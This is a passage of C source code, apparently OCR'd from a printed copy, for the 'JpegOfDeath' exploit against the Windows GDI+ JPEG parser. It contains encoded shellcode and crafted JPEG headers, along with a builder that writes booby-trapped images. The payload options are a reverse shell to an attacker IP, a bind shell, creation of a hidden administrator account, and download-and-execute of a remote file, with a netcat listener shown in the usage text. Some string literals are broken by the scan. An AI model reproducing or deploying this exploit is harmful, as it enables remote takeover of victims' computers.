"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
```

```
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

char setNOPs1[] =
```

```
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
```

```
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00
\x60\x00\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A
\x00\x00"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"
;

char admin_header1[]=
"\xFF\xFE\x00\x01"
;

char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;

char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07
"
```

```
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14
"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C
"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C
"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D
"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32
"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32
"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32
"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22
"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01
"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05
"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02
"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05
"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08
"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17
"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43
"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64
"
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85
"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4
"
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3
"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1
"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8
"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01
"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A
"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04
"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41
"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23
"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19
"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47
"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68
"
```

```
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88
"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7
"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6
"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5
"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00
"
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F
"
;

// Code...
char newshellcode[2048];

unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n",
prog_name);
printf("\t\t\t  -a | -d <source_file> <jpeg_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack
mode\n\t\t\t\tand choose -b for a bind attack.
By default\n\t\t\t\t if you don't specify -r or-b then a
bind\n\t\t\t\t attack will be generated.\n\n");
printf("\t-a or -d\t\t The -a flag will create a user X with pass X,
\n\t\t\t\t on the admin localgroup. The -d flag,
will\n\t\t\t\t execute the source http path of the file\n\t\t\t\t
given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to change
the port \n\t\t\t\t used for a bind or reverse
connect attack.\n\t\t\t\t If the attack mode is bindthen
the\n\t\t\t\t victim will open the -p port. If the
attack\n\t\t\t\t modeis reverse connect  then the port you\n\t\t\t\t
specify will be the one you wantto listen
\n\t\t\t\t on so the victim can  connect to you\n\t\t\t\t right
away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n",
prog_name);
printf(" Remember if you use the -r option to have netcat
listening\n");
printf(" on the port you are using for the attack so the victim
will\n");
printf(" be able to connect to you when exploited...\n\n");
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
```

```
exit(-1);
}

int main(int argc, char *argv[])
{
FILE *fout;
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse
attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];
char str_num[16];
char jpeg_filename[256];
WSADATA wsa;

printf(" +-------------------------------------------------+\n");
printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
printf(" |           TweaKed By M4Z3R For GSO              |\n");
printf(" |              September, 23, 2004                |\n");
printf(" +-------------------------------------------------+\n");

if (argc < 2)
print_usage(argv[0]);


 // process commandline
for (i = 0; i < (unsigned) argc; i++)
{

 if (argv[i][0] == '-')
 {

 switch (argv[i][1])
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;

  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
  break;

  // DL
  case 'd':
```


```
   attack_mode = 4;
  break;

  // port
  case 'p':
  port = atoi(argv[i+1]);
  break;
  }
 }
}

strncpy(jpeg_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
return(EXIT_FAILURE);
}

  // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;

if (attack_mode == 1)
{

  // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) &
0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) &
0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
```

```
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}

if (attack_mode == 2)
{
  // bind attack

 bind_shellcode[204] = (char) 0x90;
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}


if (attack_mode == 4)
{

  // Http DL

   strcpy(newshellcode,http_shellcode);
      strcat(newshellcode,argv[2]);
      strcat(newshellcode,"\x01");

}

  // build the exploit jpeg

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)
 fputc(0x90, fout);
 j = i;
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
 fputc(reverse_shellcode[i], fout);
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}
```

```
else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

